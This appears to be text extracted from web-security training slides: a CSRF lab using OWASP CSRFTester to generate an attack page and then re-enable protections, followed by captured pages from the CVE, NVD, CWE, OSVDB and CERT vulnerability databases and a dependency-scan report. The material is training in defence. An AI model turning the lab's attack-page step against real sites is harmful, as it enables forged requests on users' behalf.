  "status": 403,
  "error": "Forbidden",
  "message": "Expected CSRF token not found. Has your session expired?",
  "path": "/logout"
}
```

Angular CSRF token solution



Angular CSRF token solution



Angular CSRF token solution



Angular CSRF token solution




CSRF Lab

1. Run OWASP CSRFTester
 1. `cd ~/workspaces/CSRFTester-1.0`
 2. `java -cp lib/concurrent.jar:OWASP-CSRFTester-1.0.jar
org.owasp.csrf tester.CSRFTester`
2. Generate a CSRF attack page for the post
3. Reenable CSRF feature in Spring Security
4. Add X-XSS-Protection and X-Frame-Options headers

9. Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.





Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-IDs have a new format –[Learn more](#)****

TOTAL CVEs: [68072](#)

About CVE

[Terminology](#)

[Documents](#)

[FAQs](#)

CVE List

[CVE-ID Syntax Change](#)

[CVE-ID Syntax Compliance](#)

[About CVE Identifiers](#)

[Search CVE](#)

[Search NVD](#)

[Updates & RSS Feeds](#)

[Request a CVE-ID](#)

CVE In Use

[CVE-Compatible Products](#)

[NVD for CVE Fix](#)

[Information](#)

[CVE Numbering Authorities](#)

News & Events

[Calendar](#)

[Free Newsletter](#)

Community

[CVE Editorial Board](#)

[Sponsor](#)

[Contact Us](#)

Search the Site

[Site Map](#)

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

Widespread Use of CVE

▲ [Vulnerability Management](#)

▲ [Patch Management](#)

▲ [Vulnerability Alerting](#)

▲ [Intrusion Detection](#)

▲ [Security Content Automation Protocol \(SCAP\)](#)

▲ [NVD \(National Vulnerability Database\)](#)

▲ [US-CERT Bulletins](#)

▲ [CVE Numbering Authorities \(CNAs\)](#)

▲ [Recommendation ITU-T X.1520
Common Vulnerabilities and
Exposures \(CVE\), ITU-T CYBEX Series](#)

Focus On

CVE-ID Numbers in New Numbering Format Now being Issued

CVE Identifiers (CVE-IDs) using the [new numbering format](#) are now being issued. "CVE-2014-10001" with 5 digits in the sequence number and "CVE-2014-100001" with 6 digits in the sequence number are two examples ([learn more](#)). Organizations that have not updated to the new CVE-ID format risk the possibility that their products and services could break or report inaccurate vulnerability identifiers, which could significantly impact users' vulnerability management practices.

To make it easy to update, the CVE Web site provides free [technical guidance](#) and [CVE test data](#) for developers and consumers to use to verify that their products and services will work correctly. In addition, for those who use National Vulnerability Database (NVD) data, NIST provides test data in NVD format at <http://nvd.nist.gov/cve-id-syntax-change>.

Comments or concerns about this guidance, and/or the test data, is welcome at cve-id-change@mitre.org.

Page Last Updated: February 12, 2015

Latest News

2nd Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

ToolsWatch Makes Declaration of CVE Compatibility

CVE Identifier "CVE-2015-0313" Cited in Numerous Security Advisories and News Media References about a Zero-Day Adobe Flash Vulnerability

1 Product from WPScan Now Registered as Officially "CVE-Compatible"

1 Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

CVE Mentioned in Article about Disclosing and Patching Vulnerabilities on Tripwire's State of Security Blog

First CVE-IDs Issued in New Numbering Format Now Available

[More News »](#)

<http://cve.mitre.org/>

Home

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

Other :

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CWE Definitions](#)

[About & Contact](#)

[Feedback](#)

[CVE Help](#)

[FAQ](#)

[Articles](#)

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

☐ Vulnerabilities with exploits

☐ Code execution

☐ Overflows

☐ Cross Site Request Forgery

☐ File inclusion

☐ Gain privilege

☐ Sql injection

☐ Cross site scripting

☐ Directory traversal

☐ Memory corruption

☐ Http response splitting

☐ Bypass something

☐ Gain information

☐ Denial of service

Order By:

CVE Id

CVSS score >= :

0

Generate RSS Feed

Generate Widget Code


Generate JSON URL

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample [here](#).

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores		
CVSS Score	Number Of Vulnerabilities	Percentage
0-1	50	0.10
1-2	499	0.70
2-3	2802	4.10
3-4	1504	2.20
4-5	13217	19.40
5-6	14103	20.70
6-7	8029	11.80
7-8	18030	26.50
8-9	272	0.40
9-10	9585	14.10
Total	68091	

Weighted Average CVSS Score: 6.8



CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institute of Standards and Technology.

Additional data from several sources like exploits from [www.exploit-db.com](#), vendor statements and additional vendor supplied data, [Metasploit](#) modules are also published in addition to NVD CVE data. Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in NVD feeds. Vulnerability data are updated daily using NVD feeds. Please visit [nvd.nist.gov](#) for more details.

Please contact [admin](#) at [cvedetails.com](#) or use our [feedback forum](#) if you have any questions, suggestions or feature requests.

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

Browse vendor names starting with:

.

0

1

2

3

4

5

6

7

8

9

@

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Y

Z

Browse product names starting with:

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search

View CVE

[Log In](#) [Register](#) [Reset Password](#) [Activate Account](#)

Vulnerability Feeds & WidgetsNew

www.itsecdb.com



[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

Other :

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CWE Definitions](#)

[About & Contact](#)

[Feedback](#)

[CVE Help](#)

[FAQ](#)

[Articles](#)

External Links :

[NVD Website](#)

[CWE Web Site](#)

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Vulnerability Details : [CVE-2012-2379](#)

Apache CXF 2.4.x before 2.4.8, 2.5.x before 2.5.4, and 2.6.x before 2.6.1, when a Supporting Token specifies a child WS-SecurityPolicy 1.1 or 1.2 policy, does not properly ensure that an XML element is signed or encrypted, which has unspecified impact and attack vectors.

Publish Date : 2013-01-02 Last Update Date : 2013-02-13

KING Soopers
1.99
With Card
Fresh Selections
Grape Tomatoes
10oz
Valid until Jul 21
Hover for Ad

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	CWE id is not defined for this vulnerability

– Products Affected By CVE-2012-2379

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	CXF	2.4.0				Version Details Vulnerabilities
2	Application	Apache	CXF	2.4.1				Version Details Vulnerabilities
3	Application	Apache	CXF	2.4.2				Version Details Vulnerabilities
4	Application	Apache	CXF	2.4.3				Version Details Vulnerabilities
5	Application	Apache	CXF	2.4.4				Version Details Vulnerabilities

CWE List

Full Dictionary View
Development View
Research View
Fault Pattern View
Reports
Mapping & Navigation

About

Sources
Process
Documents
FAQs

Community

Use & Citations
SwA On-Ramp
Discussion List
Discussion Archives
Contact Us

Scoring

Prioritization
CWSS
CWRAF
CWE/SANS Top 25

Compatibility

Requirements
Coverage Claims
Representation
Compatible Products
Make a Declaration

News

Calendar
Free Newsletter

Search the Site



[Enlarge](#)

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- ▲ [Software Assurance](#)
- ▲ [Application Security](#)
- ▲ [Supply Chain Risk Management](#)
- ▲ [System Assessment](#)
- ▲ [Training](#)

- ▲ [Code Analysis](#)
- ▲ [Remediation & Mitigation](#)
- ▲ [NVD \(National Vulnerability Database\)](#)
- ▲ [Recommendation ITU-T X.1524 CWE, ITU-T CYBEX Series](#)

Related Efforts

[Vulnerabilities \(CVE\)](#)
[Attack Patterns \(CAPEC\)](#)
[Cyber Observables \(CyBOX\)](#)
[Malware \(MAEC\)](#)
[Structured Threat Information \(STIX\)](#)

[Weakness Scoring System \(CWSS\)](#)
[Weakness Risk Analysis Framework \(CWRAF\)](#)
[Build Security In \(BSI\)](#)
[Making Security Measurable \(MSM\)](#)

News

- [CWE Version 2.8 Now Available](#)
- [CWSS Version 1.0 Now Available](#)
- [1 Product from David A. Wheeler Now Registered as Officially "CWE-Compatible"](#)
- [MITRE Hosts Software and Supply Chain Assurance Working Group Meeting](#)
- [CWE, CAPEC, and CVE Are Main Topics of Article about the "Heartbleed" Bug on MITRE's Cybersecurity Blog](#)

[More News>>](#)

Status Report

[Version 2.8](#) posted July 31, 2014. There were 58 new entries. There were major changes to 638 entries in support of Software Fault Patterns and the State-of-the-Art Resources (SOAR) report, primarily affecting names, relationships, detection methods, taxonomy mappings, and demonstrative examples. There was a minor schema update. Read the [release notes](#).

More Information

cwe@mitre.org

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities	Checklists	800-53/800-53A	Product Dictionary	Impact Metrics	Data Feeds	Statistics	FAQs
Home	SCAP	SCAP Validated Tools	SCAP Events	About	Contact	Vendor Comments	

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

68877 [CVE Vulnerabilities](#)
281 [Checklists](#)
248 [US-CERT Alerts](#)
4330 [US-CERT Vuln Notes](#)
10286 [OVAL Queries](#)
101507 [CPE Names](#)

Last updated: 2/22/2015
8:17:23 PM

CVE Publication rate: 17.07

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit [NVD Mailing Lists](#)

Workload Index

Vulnerability [Workload Index](#): 8.57

About Us

NVD is a product of the NIST [Computer Security Division](#) and is sponsored by the Department of Homeland Security's [National Cyber Security Division](#). It supports the U.S. government multi-agency (OSD, DHS, NSA, DISA, and NIST) Information Security Automation Program. It

National Vulnerability Database

NVD is the U.S. government repository of standards based vulnerability management data represented using the [Security Content Automation Protocol \(SCAP\)](#). This data enables automation of vulnerability management, security measurement, and compliance. NVD includes databases of security checklists, security related software flaws, misconfigurations, product names, and impact metrics.

Announcements

[CVSS v3 Preview Information](#)

[CVE-ID Format Change Information](#)

Federal Desktop Core Configuration settings (FDCC) / United States Government Configuration Baseline (USGCB)

NVD contains content (and pointers to scanning products) for performing configuration checking of systems implementing the [FDCC/USGCB](#) using the Security Content Automation Protocol (SCAP). [FDCC/USGCB Checklists](#) are available here (to be used with SCAP 1.2 validated tools). [SCAP Validated Products](#) are available here.

NVD Primary Resources

- [Vulnerability Search Engine](#) (CVE software flaws and CCE misconfigurations)
- [National Checklist Program](#) (automatable security configuration guidance in XCCDF and OVAL)
- [SCAP](#) (program and protocol that NVD supports)
- [SCAP Compatible Tools](#)
- [SCAP Data Feeds](#) (CVE, CCE, CPE, CVSS, XCCDF, OVAL)
- [Product Dictionary](#) (CPE)
- [Impact Metrics](#) (CVSS)
- [Common Weakness Enumeration](#) (CWE)

NVD/SCAP Recent Activity:

- October 3rd - 5th, 2012: [8th Annual IT Security Automation Conference](#)
- October 31st - November 2nd, 2011: [7th Annual IT Security Automation Conference](#)
- August 29th - 30th, 2011: [EMAP Developer Workshop](#)
- September 27th - 29th, 2010: [6th Annual IT Security Automation Conference](#)
- May 11, 2010: [2010 NASA / Army Systems and Software Engineering Forum](#)
- April 13, 2010: [Security Solutions 2010](#)
- March 16, 2010: [IT Security Entrepreneurs' Forum](#)
- February 22, 2010: [Security Automation Developer Days Winter 2010](#)
- October 26, 2009: [5th Annual IT Security Automation Conference](#)
- September 05, 2008: NVD updated to version 2.2
- August 18, 2008: OMB has release a new memo relating to FDCC and the SCAP validation program. The memo can be found at: <http://www.whitehouse.gov/omb/memoranda/fy2008/m08-22.pdf>
- August 11, 2008: Interactive Schema and the Interactive Schema Interpreter is now available through NVD at <http://scap.nist.gov/specifications/ocil/>
- Minor update made to [FDCC Reporting Format](#) - update pertains to the Schematron Stylesheet, please reference the changelog for details.
- Version 1.0.2 of the [SCAP Validation Program Derived Test Requirements Document](#) has been released.
- All presentations from the Federal Desktop Core Configuration (FDCC) Implementers Workshop have been posted at: <http://nvd.nist.gov/workshop.cfm>

<https://nvd.nist.gov>

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Sponsored by the DHS Office of Cybersecurity and Communications

[DATABASE HOME](#)

[SEARCH](#)

[REPORT A VULNERABILITY](#)

[HELP](#)

Overview

The Vulnerability Notes Database provides timely information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Many vulnerability notes are the result of private coordination and disclosure efforts. - [Hide Details](#)

You can [search](#) the Vulnerability Notes Database or browse by several [views](#). Help is available on database [fields](#) and customizing [search queries](#). For example, you can search for specific information, such as the [ten most recently updated vulnerabilities](#), a list of vulnerabilities that affect [control systems](#), or a list of vulnerabilities discovered using the Basic Fuzzing Framework (BFF).

We also provide an [archive](#) of all public vulnerability information from our database.

To communicate with us about a specific vulnerability, please send [email](#) with the appropriate VU# number(s) in the subject line. To protect sensitive, non-public vulnerability information, please encrypt mail to the CERT [PGP key](#).

We appreciate your [comments and suggestions](#).

Quick Search

[Advanced Search »](#)

View Notes By

- [Date Published](#)
- [Date Public](#)
- [Date Updated](#)
- [CVSS Score](#)

Recent Vulnerability Notes



07 Apr 2015	VU#374268	NTP Project ntpd reference implementation contains multiple vul...	Multiple CVEs
02 Apr 2015	VU#924124	X-Cart contains multiple vulnerabilities	Multiple CVEs
31 Mar 2015	VU#550620	Multicast DNS (mDNS) implementations may respond to unicast ...	Unknown
27 Mar 2015	VU#591120	Multiple SSL certificate authorities use predefined email address...	Unknown

Report a Vulnerability





Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our [vulnerability disclosure policy](#).

Connect with Us

Open Sourced Vulnerability Database

OSVDB's goal is to provide accurate, detailed, current, and unbiased technical security information. The project currently covers **120,980** vulnerabilities, spanning **198,973** products from **4,735** researchers, over **113** years.

Vulnerabilities in OSVDB disclosed by type by quarter

[\[view larger version\]](#)[\[view larger version\]](#)

OSVDB News

- 2015-06-09 [System back down... for now... \(was re: Unexpected Downtime for OSVDB\)](#)
- 2015-04-23 [A Note on the Verizon DBIR 2015, "Incident Counting", and VDBs](#)
- 2015-03-31 [Reviewing the Secunia 2015 Vulnerability Review \(A Redux\)](#)
- 2015-02-02 [Vendors sure like to wave the "coordination" flag... \(revisiting the 'perf](#)
- 2015-01-29 [2013 Superdome Outage a Hack? The Value of Post-Incident Investiga](#)
- 2015-01-27 [We're "critical", not "immature".](#)
- 2015-01-20 [SQLi Disclosures and the Last Five Years \(Transparent Statistics\)](#)
- 2015-01-12 [Microsoft's latest plea for CVD is as much propaganda as sincere.](#)
- 2014-11-16 [CVE Is Baffling Some Nights](#)
- 2014-05-28 [The Five High-level Types of Vulnerability Reports](#)



Sponsors

**HIGH-TECH BRIDGE**
INFORMATION SECURITY SOLUTIONS

Quick Searches

General Search	Go
Title Search	Go
OSVDB ID Lookup	Go
Vendor Search	Go

Twitter Feed

The database information may change without any notice. Use of the information constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with regard to this information or its use. Any use of this information is at the user's risk. In no event shall the copyright holder or distributor (OSVDB or OSF) be held liable for any damages whatsoever arising out of or in connection with the use or spread of this information.

pagerdutyReliability isn't an option. **IT's critical.**[GET MY FREE ACCOUNT](#)

107450 : Apache Tomcat Malformed Chunk Request Handling Remote DoS<http://osvdb.org/107450> | [Email This](#) | [Edit Vulnerability](#)

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
1	129	about 1 year ago	about 1 month ago	18 times	100%

Timeline

Disclosure Date

2014-05-27

Description

Apache Tomcat contains a flaw that is triggered when handling a malformed chunk size that is part of a chunked request. This may allow a remote attacker to cause a denial of service attack.

Solution

It has been reported that this issue has been fixed. Upgrade to version 8.0.5, 7.0.53, 6.0.41, or higher, to address this vulnerability.

References

- Security Tracker: [1030299](#)
- CVE ID: [2014-0075](#) (see also: [NVD](#))
- Vendor URL: <http://tomcat.apache.org/>

Credit

- [David Jorm](#) - [Red Hat Security Response Team](#)

CVSSv2 Score**CVSSv2 Base Score = 5.0**Source: nvd.nist.gov | Generated: 2014-06-02 | [Disagree?](#) | There are 1 more: [View All](#)

Access Vector	Access Complexity	Authentication	Confidentiality	Integrity	Availability
Local	High	Multiple Instances	None	None	None
Adjacent Network	Medium	Single Instance	Partial	Partial	Partial
Remote	Low	None	Complete	Complete	Complete
1.0	0.71	0.704	0.0	0.0	0.275

Comments[Add Comment](#)

No Comments.

How do you know if
your vulnerable?

Detailed analysis for report: 

Summary

Policy

Security Issues

License Analysis



This report provides security and license assessments for open source components found within an application.

Scope of Analysis



265

COMPONENTS IDENTIFIED

91% OF ALL COMPONENTS ARE OPEN SOURCE

27

POLICY ALERTS

AFFECTING 61 COMPONENTS

34

80

SECURITY ALERTS

AFFECTING 23 COMPONENTS

45

LICENSE ALERTS

Security Issues

How bad are the vulnerabilities and how many are there?

Critical (7-10)


15

Severe (4-6)

59

Moderate (1-3)


6



The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.

The dependency depth highlights quantity and severity and distribution within the application's dependencies.

Dependency Depth



License Analysis

What type of licenses and how many of each?

Security Issues

How bad are the vulnerabilities and how many are there?

Critical (7-10)


15

Severe (4-6)

59

Moderate (1-3)

6



The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.

The dependency depth highlights quantity and severity and distribution within the application's dependencies.

Dependency Depth



License Analysis

What type of licenses and how many of each?

Critical (8-10)

6

Severe (4-7)


11

Moderate (1-3)

28

No Threat (0)

206



The summary of license analysis demonstrates the number of licenses detected in each category. The dependency depth compares quantity by category and the distribution within your application's dependencies.

Dependency Depth



Detailed analysis for report:

Summary

Policy

Security Issues

License Analysis






















Filter: All Exact Similar Unknown

Violations: Summary All

Policy Threat ▾	Component ▲	Popularity	Age	Release History
<input type="text" value="Search Name"/>	<input type="text" value="Search Component"/>			9 years ?
Security-Critical License-None	org.apache.cxf : cxf-bundle : 2.3.11	<div></div>	3.1 y	
	com.sun.xml.stream : sjsxp : 1.0.1	<div></div>	6.8 y	
	jaxb : activation : 1.0.2	<div></div>	9.2 y	
	jaxb : jsr173_api : 1.0	<div></div>	9.1 y	
	jetty : org.mortbay.jetty : 4.2.25	<div></div>	8.5 y	
	jetty : org.mortbay.jetty : 5.1.12	<div></div>	6.0 y	
	jetty : org.mortbay.jmx : 4.2.25	<div></div>	8.5 y	
	jetty : org.mortbay.jmx : 5.1.10	<div></div>	9.5 y	
	jsptags : pager-taglib : 2.0	<div></div>	9.7 y	
	jstl : jstl : 1.1.2	<div></div>	9.7 y	
	nekohtml : xercesMinimal : 1.9.6.2	<div></div>	7.1 y	
	net.sf.jsr107cache : jsr107cache : 1.1	<div></div>	5.9 y	
